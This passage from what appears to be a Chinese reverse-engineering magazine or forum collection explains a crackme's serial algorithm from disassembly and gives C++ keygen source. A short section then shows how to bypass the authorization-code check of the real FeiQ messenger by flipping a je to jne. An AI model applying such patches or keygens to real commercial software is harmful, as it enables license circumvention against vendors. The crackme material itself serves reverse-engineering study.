00401D05   |.  C64424 40 04    mov       byte ptr [esp+40], 4
;获取 CPU 制造商信息信息
00401D0A   |.  33C0            xor       eax, eax
00401D0C   |.  0FA2            cpuid
00401D0E   |.  895C24 24       mov       dword ptr [esp+24], ebx
00401D12   |.  895424 28       mov       dword ptr [esp+28], edx
00401D16   |.  894C24 2C       mov       dword ptr [esp+2C], ecx
00401D1A   |.  8D4C24 24       lea       ecx, dword ptr [esp+24]
00401D1E   |.  51              push      ecx
00401D1F   |.  8D5424 1C       lea       edx, dword ptr [esp+1C]
;将 CPU 制造商信息以字符串的形式存储与一个 CString 对象中
00401D23   |.  68 BC394000     push      004039BC                                    ;
ASCII "%s-"
00401D28   |.  52              push      edx
00401D29   |.  FF15 DC314000 call      dword ptr [<&MFC71.#2322_ATL::CStringT<char,StrTraitMF>;
MFC71.7C146A9D
00401D2F   |.  83C4 0C         add       esp, 0C
;获取 CPU 序列号的高两个 WORD
00401D32   |.  B8 01000000     mov       eax, 1
00401D37   |.  33D2            xor       edx, edx
00401D39   |.  0FA2            cpuid
00401D3B   |.  895424 1C       mov       dword ptr [esp+1C], edx
00401D3F   |.  894424 20       mov       dword ptr [esp+20], eax
00401D43   |.  8B4424 20       mov       eax, dword ptr [esp+20]
00401D47   |.  8B4C24 1C       mov       ecx, dword ptr [esp+1C]
00401D4B   |.  50              push      eax
00401D4C   |.  51              push      ecx
00401D4D   |.  8D5424 18       lea       edx, dword ptr [esp+18]
;将 CPU 序列号转为十六进制，再将其格式化为字符串存入一个 CString 中
00401D51   |.  68 B0394000     push      004039B0                                    ;
ASCII "%08X%08X"
00401D56   |.  52              push      edx
00401D57   |.  FF15 DC314000 call      dword ptr [<&MFC71.#2322_ATL::CStringT<char,StrTraitMF>;
MFC71.7C146A9D
00401D5D   |.  83C4 10         add       esp, 10
;获取 CPU 序列号的 4 个 WORD
00401D60   |.  B8 03000000     mov       eax, 3
00401D65   |.  33C9            xor       ecx, ecx
```

```
00401D67   |.  33D2            xor       edx, edx
00401D69   |.  0FA2            cpuid
00401D6B   |.  895424 1C       mov       dword ptr [esp+1C], edx
00401D6F   |.  894C24 20       mov       dword ptr [esp+20], ecx
00401D73   |.  8B4424 20       mov       eax, dword ptr [esp+20]
00401D77   |.  8B4C24 1C       mov       ecx, dword ptr [esp+1C]
00401D7B   |.  50              push      eax
00401D7C   |.  51              push      ecx
00401D7D   |.  8D5424 1C       lea       edx, dword ptr [esp+1C]
;将这 4 个 WORD 转为 16 进制，并格式化为字符串存入一个 CString 中
00401D81   |.  68 B0394000     push      004039B0                                ;
ASCII "%08X%08X"
00401D86   |.  52              push      edx
00401D87   |.  FF15 DC314000 call      dword ptr [<&MFC71.#2322_ATL::CStringT<char,StrTraitMF>;
MFC71.7C146A9D
00401D8D   |.  8D4424 24       lea       eax, dword ptr [esp+24]
00401D91   |.  50              push      eax
00401D92   |.  8D4C24 24       lea       ecx, dword ptr [esp+24]
00401D96   |.  51              push      ecx
00401D97   |.  8D5424 34       lea       edx, dword ptr [esp+34]
00401D9B   |.  52              push      edx
;这里将 CPU 序列号的两个字符串连成一个字符串
00401D9C   |.  E8 3FFEFFFF     call      00401BE0
```

接下来通过 00401ADC . E8 CFFDFFFF call 004018B0 来对获取的 CPU 序列号进行计算，这个函数的实现过程如下：

```
00401903   |> /33F6            /xor      esi, esi
;要获取的元素下标
00401905   |> |8D0437           |/lea      eax, dword ptr [edi+esi]
00401908   |. |50              ||push     eax
;源字符串的存放位置
00401909   |. |8D4C24 58       ||lea      ecx, dword ptr [esp+58]
;这里调用的是 GetAt 函数，来获取相应位置的字符
0040190D   |. |FF15 D4314000 ||call     dword ptr [<&MFC71.#2451_ATL::CSimpleStringT<char,1>>;
MFC71.7C1894E7
00401913   |. |8D4C24 0C       ||lea      ecx, dword ptr [esp+C]
00401917   |. |50              ||push     eax
00401918   |. |FF15 D0314000 ||call     dword ptr [<&MFC71.#782_ATL::CStringT<char,StrTraitM>;
MFC71.7C18B1DF
0040191E   |. |8D4C24 0C       ||lea      ecx, dword ptr [esp+C]
00401922   |. |51              ||push     ecx
00401923   |. |8BCD            ||mov      ecx, ebp
;将字符存入 CString 对象中
00401925   |. |FF15 CC314000 ||call     dword ptr [<&MFC71.#907_ATL::CStringT<char,StrTraitM>;
MFC71.7C14E599
```

```
0040192B   |. |46              ||inc      esi
;每个 CString 对象存放 8 个字符
0040192C   |. |83FE 08         ||cmp      esi, 8
0040192F   |.^|7C D4           |\jl       short 00401905
00401931   |. |83C7 08         |add       edi, 8
00401934   |. |83C5 04         |add       ebp, 4
00401937   |. |83FF 20         |cmp       edi, 20
0040193A   |.^\7C C7           \jl        short 00401903
```

接下来把 CString 中的字符串转为数字，代码如下：

```
00401942   |> /6A 10           /push      10
00401944   |. |51              |push      ecx
00401945   |. |8BCC            |mov       ecx, esp
00401947   |. |896424 18       |mov       dword ptr [esp+18], esp
0040194B   |. |57              |push      edi
0040194C   |. |FF15 C8314000 |call      dword ptr [<&MFC71.#297_ATL::CStringT<char,StrTraitMFC_D>;
MFC71.7C14E575
;字符串转换成数字函数
00401952   |. |E8 79FDFFFF     |call      004016D0
00401957   |. |83C4 08         |add       esp, 8
;保存转换结果
0040195A   |. |8944F4 24       |mov       dword ptr [esp+esi*8+24], eax
0040195E   |. |8954F4 28       |mov       dword ptr [esp+esi*8+28], edx
00401962   |. |46              |inc       esi
00401963   |. |83C7 04         |add       edi, 4
00401966   |. |83FE 04         |cmp       esi, 4
00401969   |.^\7C D7           \jl        short 00401942
```

字符串转换为数字的函数代码如下：

```
;获取要转换的字符串首
004016EE   |.  8D4C24 3C       lea       ecx, dword ptr [esp+3C]
004016F2   |.  896C24 34       mov       dword ptr [esp+34], ebp
;获取要转换的字符串长度
004016F6   |.  FF15 C4314000 call      dword ptr [<&MFC71.#2902_ATL::CSimpleStringT<char,1>::GetLength>]
 ;  MFC71.7C146AB0
;如果字符串长度小于等于 0，则结束转换
004016FC   |.  3BC5            cmp       eax, ebp
;保存要转换的次数
004016FE   |.  894424 18       mov       dword ptr [esp+18], eax
00401702   |.  896C24 1C       mov       dword ptr [esp+1C], ebp
00401706   |.  896C24 20       mov       dword ptr [esp+20], ebp
0040170A   |.  896C24 10       mov       dword ptr [esp+10], ebp
0040170E   |.  0F8E 0E010000 jle       00401822
00401714   |.  8B7C24 18       mov       edi, dword ptr [esp+18]
00401718   |.  8D58 FF         lea       ebx, dword ptr [eax-1]
0040171B   |.  895C24 14       mov       dword ptr [esp+14], ebx
```

```
0040171F   |.   90              nop
00401720   |> /8B4424 40       /mov       eax, dword ptr [esp+40]
00401724   |. |50              |push      eax
00401725   |. |55              |push      ebp
;获取要转换的字符串地址
00401726   |. |8D4C24 44       |lea       ecx, dword ptr [esp+44]
;获取要转换的字符
0040172A   |. |FF15 C0314000 |call      dword ptr [<&MFC71.#865_ATL::CSimpleStr>;  MFC71.7C1894E7
00401730   |. |50              |push      eax
;判断该字符是否为0~f之一，如果是则返回1，否则返回0
00401731   |. |E8 1AFFFFFF     |call      00401650
00401736   |. |83C4 08         |add       esp, 8
;如果返回0则说明该字符并非0~f之一，则直接结束
00401739   |. |85C0            |test      eax, eax
0040173B   |. |8D4C24 3C       |lea       ecx, dword ptr [esp+3C]
0040173F   |. |0F84 02010000 |je          00401847
00401745   |. |55              |push      ebp
;获取要检测的字符
00401746   |. |FF15 C0314000 |call      dword ptr [<&MFC71.#865_ATL::CSimpleStr>;  MFC71.7C1894E7
0040174C   |. |0FBEC8          |movsx     ecx, al
0040174F   |. |51              |push      ecx                                        ; /c
;用isdugit函数来检测该字符是否为数字,如果为数字则返回1，否则返回0
00401750   |. |FF15 F4324000 |call      dword ptr [<&MSVCR71.isdigit>]             ; \isdigit
00401756   |. |83C4 04         |add       esp, 4
;如果是字符，则进入字符处理
00401759   |. |85C0            |test      eax, eax
0040175B   |. |8D4C24 3C       |lea       ecx, dword ptr [esp+3C]
0040175F   |. |55              |push      ebp
00401760   |. |74 0E           |je        short 00401770
;获取字符
00401762   |. |FF15 C0314000 |call      dword ptr [<&MFC71.#865_ATL::CSimpleStr>;  MFC71.7C1894E7
00401768   |. |0FBEF8          |movsx     edi, al
;如果是数字，则直接用它的ascii码减去字符0的ascii码,然后跳到下面的处理部分
0040176B   |. |83EF 30         |sub       edi, 30
0040176E   |. |EB 47           |jmp       short 004017B7
;获取字符
00401770   |> |FF15 C0314000 |call      dword ptr [<&MFC71.#865_ATL::CSimpleStr>;  MFC71.7C1894E7
00401776   |. |0FBEC0          |movsx     eax, al
;用该字符啊ascii码减去大写字母A的ascii码
00401779   |. |83C0 BF         |add       eax, -41                                   ;  Switch (cases
41..66)
;大于f则不进行字符转数字的处理
0040177C   |. |83F8 25         |cmp       eax, 25
0040177F   |. |77 36           |ja        short 004017B7
```

```
00401781    |. |0FB690 841840>|movzx     edx, byte ptr [eax+401884]
;这里用个 switch 语句来将字母转为相应的数字
00401788    |. |FF2495 681840>|jmp       dword ptr [edx*4+401868]
;字母 A 或 a 则转为 0x0A
0040178F    |> |BF 0A000000     |mov       edi, 0A                                  ;    Cases 41 ('A'),61
('a') of switch 00401779
00401794    |. |EB 21           |jmp       short 004017B7
;字母 B 或 b 则转为 0x0B
00401796    |> |BF 0B000000     |mov       edi, 0B                                  ;    Cases 42 ('B'),62
('b') of switch 00401779
0040179B    |. |EB 1A           |jmp       short 004017B7
;字母 C 或 c 则转为 0x0C
0040179D    |> |BF 0C000000     |mov       edi, 0C                                  ;    Cases 43 ('C'),63
('c') of switch 00401779
004017A2    |. |EB 13           |jmp       short 004017B7
;字母 D 或 d 则转为 0x0D
004017A4    |> |BF 0D000000     |mov       edi, 0D                                   ;    Cases 44 ('D'),64
('d') of switch 00401779
004017A9    |. |EB 0C           |jmp       short 004017B7
;字母 E 或 e 则转为 0x0E
004017AB    |> |BF 0E000000     |mov       edi, 0E                                  ;    Cases 45 ('E'),65
('e') of switch 00401779
004017B0    |. |EB 05           |jmp       short 004017B7
;字母 F 或 f 则转为 0x0F
004017B2    |> |BF 0F000000     |mov       edi, 0F                                  ;    Cases 46 ('F'),66
('f') of switch 00401779
004017B7    |> |33F6           |xor       esi, esi                                 ;    Default case of
switch 00401779
;ebx 保存的是剩余为转换的字符个数，如果小于等于 0，则说明字符已转换完毕
004017B9    |. |85DB           |test      ebx, ebx
004017BB    |. |B9 01000000     |mov       ecx, 1
004017C0    |. |7E 2A           |jle       short 004017EC
;eax 存放的值为 0x10
004017C2    |. |8B4424 40       |mov       eax, dword ptr [esp+40]
004017C6    |. |99              |cdq
004017C7    |. |8BE8            |mov       ebp, eax
004017C9    |. |895424 28       |mov       dword ptr [esp+28], edx
004017CD    |. |8D49 00         |lea       ecx, dword ptr [ecx]
;下面这个循环用来确定字符在转换化后数字所处的位置
004017D0    |> |8B4424 28       |/mov       eax, dword ptr [esp+28]
004017D4    |. |56              ||push      esi
004017D5    |. |51              ||push      ecx
004017D6    |. |50              ||push      eax
004017D7    |. |55              ||push      ebp
```

```
004017D8   |. |E8 530A0000     ||call     00402230
004017DD   |. |4B              ||dec      ebx
004017DE   |. |8BC8            ||mov      ecx, eax
004017E0   |. |8BF2            ||mov      esi, edx
004017E2   |.^|75 EC           |\jnz       short 004017D0
004017E4   |. |8B6C24 10       |mov       ebp, dword ptr [esp+10]
004017E8   |. |8B5C24 14       |mov       ebx, dword ptr [esp+14]
004017EC   |> |56              |push      esi
004017ED   |. |8BC7            |mov       eax, edi
004017EF   |. |99              |cdq
004017F0   |. |51              |push      ecx
004017F1   |. |52              |push      edx
004017F2   |. |50              |push      eax
;这里实现的是用字符串转化后的数字乘以它所处的位置，从而得到一个整数的某一位
004017F3   |. |E8 380A0000     |call      00402230
004017F8   |. |8B4C24 1C       |mov       ecx, dword ptr [esp+1C]
004017FC   |. |8B7424 20       |mov       esi, dword ptr [esp+20]
00401800   |. |03C8            |add       ecx, eax
00401802   |. |8B4424 18       |mov       eax, dword ptr [esp+18]
00401806   |. |13F2            |adc       esi, edx
00401808   |. |45              |inc       ebp
00401809   |. |4B              |dec       ebx
;判断转换是否结束
0040180A   |. |3BE8            |cmp       ebp, eax
;保存转换结果
0040180C   |. |894C24 1C       |mov       dword ptr [esp+1C], ecx
00401810   |. |897424 20       |mov       dword ptr [esp+20], esi
00401814   |. |896C24 10       |mov       dword ptr [esp+10], ebp
00401818   |. |895C24 14       |mov       dword ptr [esp+14], ebx
0040181C   |.^\0F8C FEFEFFFF \jl        00401720
```

所有的字符串都转为数字之后，接下来就对它进行计算。转换的结果保存在一个长度为 8 的 int 型数组中，下面是计算部分的代码：

```
0040196B   |.  8B4C24 40     mov       ecx, dword ptr [esp+40]
0040196F   |.  8B7C24 28     mov       edi, dword ptr [esp+28]
00401973   |.  8B5424 3C     mov       edx, dword ptr [esp+3C]
00401977   |.  8B7424 24     mov       esi, dword ptr [esp+24]
0040197B   |.  8B6C24 38     mov       ebp, dword ptr [esp+38]
0040197F   |.  8B4424 34     mov       eax, dword ptr [esp+34]
00401983   |.  33F9          xor       edi, ecx
00401985   |.  8B4C24 30     mov       ecx, dword ptr [esp+30]
00401989   |.  33F2          xor       esi, edx
0040198B   |.  8B5424 2C     mov       edx, dword ptr [esp+2C]
0040198F   |.  33FD          xor       edi, ebp
00401991   |.  33F0          xor       esi, eax
```

```
00401993   |.  33F9          xor      edi, ecx
00401995   |.  8D4C24 0C     lea      ecx, dword ptr [esp+C]
00401999   |.  33F2          xor      esi, edx
```

计算出结果后，将所得结果与用户名前三字节的计算结果相或，代码如下：

```
;edx 保存的是所得结果的高 32 位，eax 保存的是所得结果的低 32 位，edi 保存的是用户名
前三字节结算结果的高 32 位，esi 保存的是计算所得结果的低 32 位
00401AE1   .  0BFA          or       edi, edx
00401AE3   .  0BF0          or       esi, eax
```

接下来将所得结果转化为字符串，代码如下：

```
00401AE5   .  57            push     edi
00401AE6   .  56            push     esi
00401AE7   .  8D4424 1C     lea      eax, dword ptr [esp+1C]
00401AEB   .  68 A4394000   push     004039A4
      ;  ASCII "%x"
00401AF0   .  50            push     eax
00401AF1   .  FF15 DC314000 call     dword ptr [<&MFC71.#2322_ATL::CStringT<char,StrTraitMFC_DLL<ch>;
MFC71.7C146A9D
00401AF7   .  8B4C24 34     mov      ecx, dword ptr [esp+34]
00401AFB   .  83C4 14       add      esp, 14
```

然后调用 reg.dll 中的加密函数，代码如下：

```
00401AFE   .  68 98394000   push     00403998
      ; /ProcNameOrOrdinal = "GetMD5Str"
00401B03   .  51            push     ecx
      ; |hModule
00401B04   .  FF15 38304000 call     dword ptr [<&KERNEL32.GetProcAddress>]
 ; \GetProcAddress
00401B0A   .  8D4C24 10     lea      ecx, dword ptr [esp+10]
00401B0E   .  8BF0          mov      esi, eax
00401B10   .  FF15 9C314000 call     dword ptr [<&MFC71.#876_ATL::CSimpleStringT<char,1>::operator >;
MFC71.7C158BCD
00401B16   .  50            push     eax
;调用 reg.dll 中的 GetMD5Str 函数
00401B17   .  FFD6          call     esi
```

然后将所得结果存入一个 CString 对象中，并对这个字符串进行计算，计算方式与对 CPU 序列号的计算一样，代码如下：

```
00401B19   .  50            push     eax
00401B1A   .  8D4C24 18     lea      ecx, dword ptr [esp+18]
00401B1E   .  FF15 D8314000 call     dword ptr [<&MFC71.#784_ATL::CStringT<char,StrTraitM>;
MFC71.7C14FF74
00401B24   .  51            push     ecx
00401B25   .  8D5424 18     lea      edx, dword ptr [esp+18]
00401B29   .  8BCC          mov      ecx, esp
00401B2B   .  896424 20     mov      dword ptr [esp+20], esp
00401B2F   .  52            push     edx
```

```
00401B30    .  FF15 C8314000 call     dword ptr [<&MFC71.#297_ATL::CStringT<char,StrTraitM>;
MFC71.7C14E575
;对所生成的 MD5 字符串进行计算
00401B36    .  E8 75FDFFFF   call     004018B0
```

通过这次计算后，得到的结果就是这个 CM 所需要的序列号了，接下来就是序列号的比较，代码如下：

```
;这里获取用户输入的序列号
00401B3B    .  8B4B 78       mov      ecx, dword ptr [ebx+78]
00401B3E    .  83C4 04       add      esp, 4
;eax 中保存的是通过计算后所得的结果，如果用户输入的序列号与所得结果相等，则说明序列号是正确的，否则不正确
00401B41    .  3BC1          cmp      eax, ecx
00401B43    .  75 0F         jnz      short 00401B54
00401B45    .  3B53 7C       cmp      edx, dword ptr [ebx+7C]
00401B48    .  75 0A         jnz      short 00401B54
```

到这里，关于序列号生成过程的分析也结束了，接下来则写出注册机。注册机其实就是将上面的计算过程逆为 C/C++，然后将所得结果显示出来即可，下面是注册机的代码：

```
/**
* @brief  序列号生成函数
* @per  修改历史
* @code
*          作者                修改时间              函数描述                    版本号
* -------          ------------          ---------------          ----------
*  冰琥珀          2013-04-14          计算序列号          v1.0
* @endcode
*/
voidCCRACKME4KeygenDlg::OnBnClickedGenerate()
{
        // TODO:  在此添加控件通知处理程序代码
        int iNameCaculate = 0;
        int iCpuCaculate = 0;
        int iResult = 0;
        EightInt iSerial = {0};
        HMODULE lHandle = 0;
        CString strDigest;
        typedefchar* (__stdcall *LPFNGETMD5)(CString);
        LPFNGETMD5 lpfnRegister = NULL;
        char *cDigestAddr;
        //加载 DLL
        lHandle = LoadLibrary("Reg.dll");
        if(NULL != lHandle)
        {
                iNameCaculate = DealName();
                //获取 CPUID
```

```
                iCpuCaculate = GetCPUIDFunction();
                iResult = iNameCaculate | iCpuCaculate;
                strDigest.Format("%x",iResult);
                lpfnRegister = (LPFNGETMD5)GetProcAddress(lHandle, "GetMD5Str");
                if(NULL != lpfnRegister)
                {
                        cDigestAddr = (*lpfnRegister)(strDigest);
                        strDigest.Format("%s",cDigestAddr);
                        iSerial = DealString(strDigest);
                        strDigest.Format("%d", iSerial.lEax);
                }
        }
        SetDlgItemText(IDC_SERIAL, strDigest);
        FreeLibrary(lHandle);
}
/**
* @brief 用户名计算函数
* @per 修改历史
* @code
*          作者                    修改时间                    函数描述                                    版本号
* -------           ------------          ---------------          ----------
*  冰琥珀              2013-04-14      用户名计算函数                  v1.0
* @endcode
*/
EightIntCCRACKME4KeygenDlg::NameCaculete(intiParam1, intiParam2, intiParam3, intiParam4)
{
        EightInt lResult = {0};
        int iEaxReg, iEcxReg;
        iEaxReg = iParam2;
        iEcxReg = iParam4;
        if(0 == (iEaxReg | iEcxReg))
        {
                iEcxReg = iParam3;
                iEaxReg = iParam1;
                __asm
                {
                        mov                     eax, iEaxReg
                        mov                     ecx, iEcxReg
                        mul                     ecx
                        mov                     lResult.lEax, eax
                        mov                     lResult.lEdx, edx
                }
        }
        return lResult;
```

```
}
/**
* @brief 用户名处理函数
* @per 修改历史
* @code
*          作者                    修改时间                    函数描述
版本号
* -------          ------------          -------------------          ----------
*  冰琥珀          2013-04-14      计算用户名前三个字母          v1.0
* @endcode
*/
intCCRACKME4KeygenDlg::DealName(void)
{
        int i = 0;
        EightInt lRet = {0};
        int iEdi = 0;
        int iEsi = 2;          //用来处理用户名前三个字母的密钥
        int iEdx = 0;
        int iEax = 0;
        int iLenth = 0;
        CString strName; //用户名
        int iResult = 0;          //用户名计算结果
        //获取用户名
        GetDlgItemText(IDC_NAME, strName);
        iLenth = strName.GetLength(); //获取用户名长度
        for(i = 0; i < iLenth / 2; i ++)
        {
                if('0' == strName[i])          //用户名不能有字符'0'
                {
                        return 0;
                }
                iEax = (int)strName[i];
                //获取前三个字母的计算结果
                lRet = NameCaculete(iEax, iEdx, iEsi, iEdi);
                iEax = (int)lRet.lEax;
                iEdx = (int)lRet.lEdx;
                iEsi = iEax;
                iEdi = iEdx;
        }
        if(6 != iLenth)                          //用户名长度不为6 则退出
        {
                return 0;
        }
        //因为edx 的值为0
```

```
        iResult = iEax;
        return iResult;
}
/**
* @brief  获取 CPUID 函数
* @per  修改历史
* @code
*          作者                修改时间                函数描述                版本号
* -------          ------------          -------------          ----------
*  冰琥珀          2013-04-14          获取 CPUID          v1.0
* @endcode
*/
intCCRACKME4KeygenDlg::GetCPUIDFunction(void)
{
        char cCpuID[16];
        int iRecieve1, iRecieve2;
        EightInt ret = {0};
        int iResult = 0;
        CString strCpuInfo1, strCpuInfo2, strCpuInfo3;
        __asm
        {
                mov                eax, 0
                cpuid
                mov                dword ptr cCpuID, ebx
                mov                dword ptr cCpuID[4], edx
                mov                dword ptr cCpuID[8], ecx
                mov                dword ptr cCpuID[12], 0
        }
        __asm
        {
                mov                eax, 1
                xor                edx, edx
                cpuid
                mov                dword ptr iRecieve1, edx
                mov                dword ptr iRecieve2, eax
        }
        strCpuInfo2.Format("%08X%08X", iRecieve1, iRecieve2);
        __asm
        {
                mov                eax, 3
                xor                ecx, ecx
                xor                edx, edx
                cpuid
                mov                dword ptr iRecieve1, edx
```

```
                mov                     dword ptr iRecieve2, ecx
        }
        strCpuInfo3.Format("%08X%08X", iRecieve1, iRecieve2);
        strCpuInfo = strCpuInfo2 + strCpuInfo3;
        ret = DealString(strCpuInfo);
        iResult = ret.lEax;
        return iResult;
}
/**
* @brief 字符串处理函数
* @per 修改历史
* @code
*          作者                修改时间                函数描述                版本号
* -------          ------------          -------------          ----------
* 冰琥珀          2013-04-14          处理字符串          v1.0
* @endcode
*/
EightIntCCRACKME4KeygenDlg::DealString(CStringstrParam)
{
        int i = 0;
        int j = 0;
        EightIntiRecieve[4] = {0};
        EightInt iResult = {0};
        char cNumber;
        char cStr[9];
        CStringstr[4];
        //进行处理的字符串长度为32 个字符
        for (i = 0; i < 4; i ++)
        {
                for (j = 0; j < 8 ; j++)
                {
                        cStr[j] = strParam[i*8+j];
                }
                cStr[j] = '\0';
                str[i].Format("%8s", cStr);
        }
        for(i = 0; i < 4; i ++)
        {
                iRecieve[i] = CharChangeToNumber(str[i], 8, 16);
        }
        iRecieve[0].lEdx ^= iRecieve[3].lEdx;
        iRecieve[0].lEax ^= iRecieve[3].lEax;
        iRecieve[0].lEdx ^= iRecieve[2].lEdx;
        iRecieve[0].lEax ^= iRecieve[2].lEax;
```

```
        iRecieve[0].lEdx ^= iRecieve[1].lEdx;
        iRecieve[0].lEax ^= iRecieve[1].lEax;
        iResult = iRecieve[0];
        return iResult;
}
/**
* @brief 将字符转成数字
* @param [in] str 要判断的字符串
* @param [in] iStrLen 字符串的长度
* @param [in] iJudgeTimes 字符的判断次数
* @per 修改历史
* @code
*          作者                修改时间                函数描述                版本号
* -------          ------------          -------------          ----------
* 冰琥珀          2013-04-21          处理字符串          v1.0
* @endcode
*/
EightIntCCRACKME4KeygenDlg::CharChangeToNumber(CStringstr, intiStrLen, intiJudgeTimes)
{
        int i = 0;
        int j = 0;
        int iCounter = 0;
        int iTimes = 0;
        int iChange = 0;
        int iRegister = 0;
        int iEcx = 0;
        int iEsi = 0;          //用来处理用户名前三个字母的密钥
        int iEdx = 0;
        int iEax = 0;
        int iRet = 0;
        EightInt iResult = {0};
        EightInt eightint = {0};
        iCounter = iStrLen;
        if(iStrLen<= 0)
        {
                return iResult;
        }
        for(i = 0; i <iStrLen; i ++)
        {
                iRet = CharJudge(iJudgeTimes, str[i]);
                if(0 == iRet)
                {
                        iResult.lEax = 0;
                        iResult.lEdx = 0;
```

```
                break;
        }
        else
        {
                iChange = (int)str[i];
                iRet = isdigit((int)str[i]);
                if(0 == iRet)
                {
                        //传入的是字母
                        iChange -= 65;
                        if(iChange <= 37)
                        {
                                if(iChange >= 32)
                                {
                                        //小写字母
                                        iChange -= 32;
                                }
                                switch (iChange)
                                {
                                case 0:
                                        iRegister = 0x0a;
                                        break;
                                case 1:
                                        iRegister = 0x0b;
                                        break;
                                case 2:
                                        iRegister = 0x0c;
                                        break;
                                case 3:
                                        iRegister = 0x0d;
                                        break;
                                case 4:
                                        iRegister = 0x0e;
                                        break;
                                case 5:
                                        iRegister = 0x0f;
                                        break;
                                default:
                                        break;
                                }
                        }
                }
                else
                {
```

```
                                iRegister = iChange - 0x30;
                        }
                        iEcx = 1;
                        if(iCounter > 0)
                        {
                                for(j = 0; j < iCounter - 1; j ++)
                                {
                                        //获取前三个字母的计算结果
                                        eightint = NameCaculete(iJudgeTimes, 0, iEcx, iEsi);

                                        iEcx = (int)eightint.lEax;
                                        iEsi = (int)eightint.lEdx;
                                }
                        }
                        eightint = NameCaculete(iRegister, 0, iEcx, iEsi);
                        iResult.lEax += eightint.lEax;
                        iResult.lEdx += eightint.lEdx;
                        iCounter --;
                }
        }
        return iResult;
}
/**
* @brief 判断该字符是否为0~f
* @param [in] iJudgeNum 要判断的次数
* @param [in] cJudgeChar 要判断的字符
* @per 修改历史
* @code
*          作者                修改时间                函数描述                版本号
* -------          ------------          -------------          ----------
*  冰琥珀          2013-04-21          处理字符串          v1.0
* @endcode
*/
intCCRACKME4KeygenDlg::CharJudge(intiJudgeNum, charcJudgeChar)
{
        int i = 0;
        int iResult = 0;
        char sJudgeStr[] = "00112233445566778899aAbBcCdDeEfF";
        //如果计算的次数小于2 或大于16，则返回0
        if(iJudgeNum< 2 || iJudgeNum> 16)
        {
                return 0;
        }
        for(i = 0; i <iJudgeNum; i ++)
```

```
        {
                if((cJudgeChar == sJudgeStr[i * 2]) || (cJudgeChar == sJudgeStr[i * 2 + 1]))
                {
                        //如果输入的字符为0~f之间则返回1
                        iResult = 1;
                        break;
                }
        }
        return iResult;
}
```

（全文完）责任编辑：游风

第2节 暴力修改飞秋，让你成为内网的土豪级人物

作者：寒江雪语
来自：法客论坛 - F4ckTeam
网址：http://team.f4ck.org/

暴力修改，所以技术含量比较低，适合初入门逆向的童鞋。初始的飞秋，如图 7-2-1：

图　7-2-1

查看下设置等级和相关信息，如图 7-2-2：

图　7-2-2

OD 载入飞秋，右键查看字符串，如图 7-2-3：

图　7-2-3

然后搜索字符串　“授权码”，如图 7-2-4：




图　7-2-4

结果，如图 7-2-5：

图　7-2-5

双击“授权码正确“，如图 7-2-6：

图　7-2-6

查看这段代码，上边不远处有个 test eax,eax 和 je short 0046352A 猜测这就是关键的跳转点，在 test eax,eax 下上断点，F9 运行软件，输入等级输入”9“，授权码随便输入，程序断到 test eax eax 处，将 je 跳转改为 jne，F9 继续运行程序，授权码正确，可见猜测正确，更改 je 为 jne 然后保存程序即可，如图 7-2-7：




图　7-2-7

最后结果，如图 7-2-8：

图　7-2-8

有两个太阳了，在内网运行的话，会不会略显高端些啊(好吧！其实标题只是用来吸引更多机友的)。
PS：暴力只是最简单的手段，有兴趣的童鞋可以自己分析，程序时如何生成授权码的。
（全文完）责任编辑：游风

第3节 windows 内核编程学习笔记—ring0，ring3 通信

作者：寒江雪语
来自：法客论坛 － F4ckTeam
网址：http://team.f4ck.org/

ring3 级代码：

```
#include <windows.h>
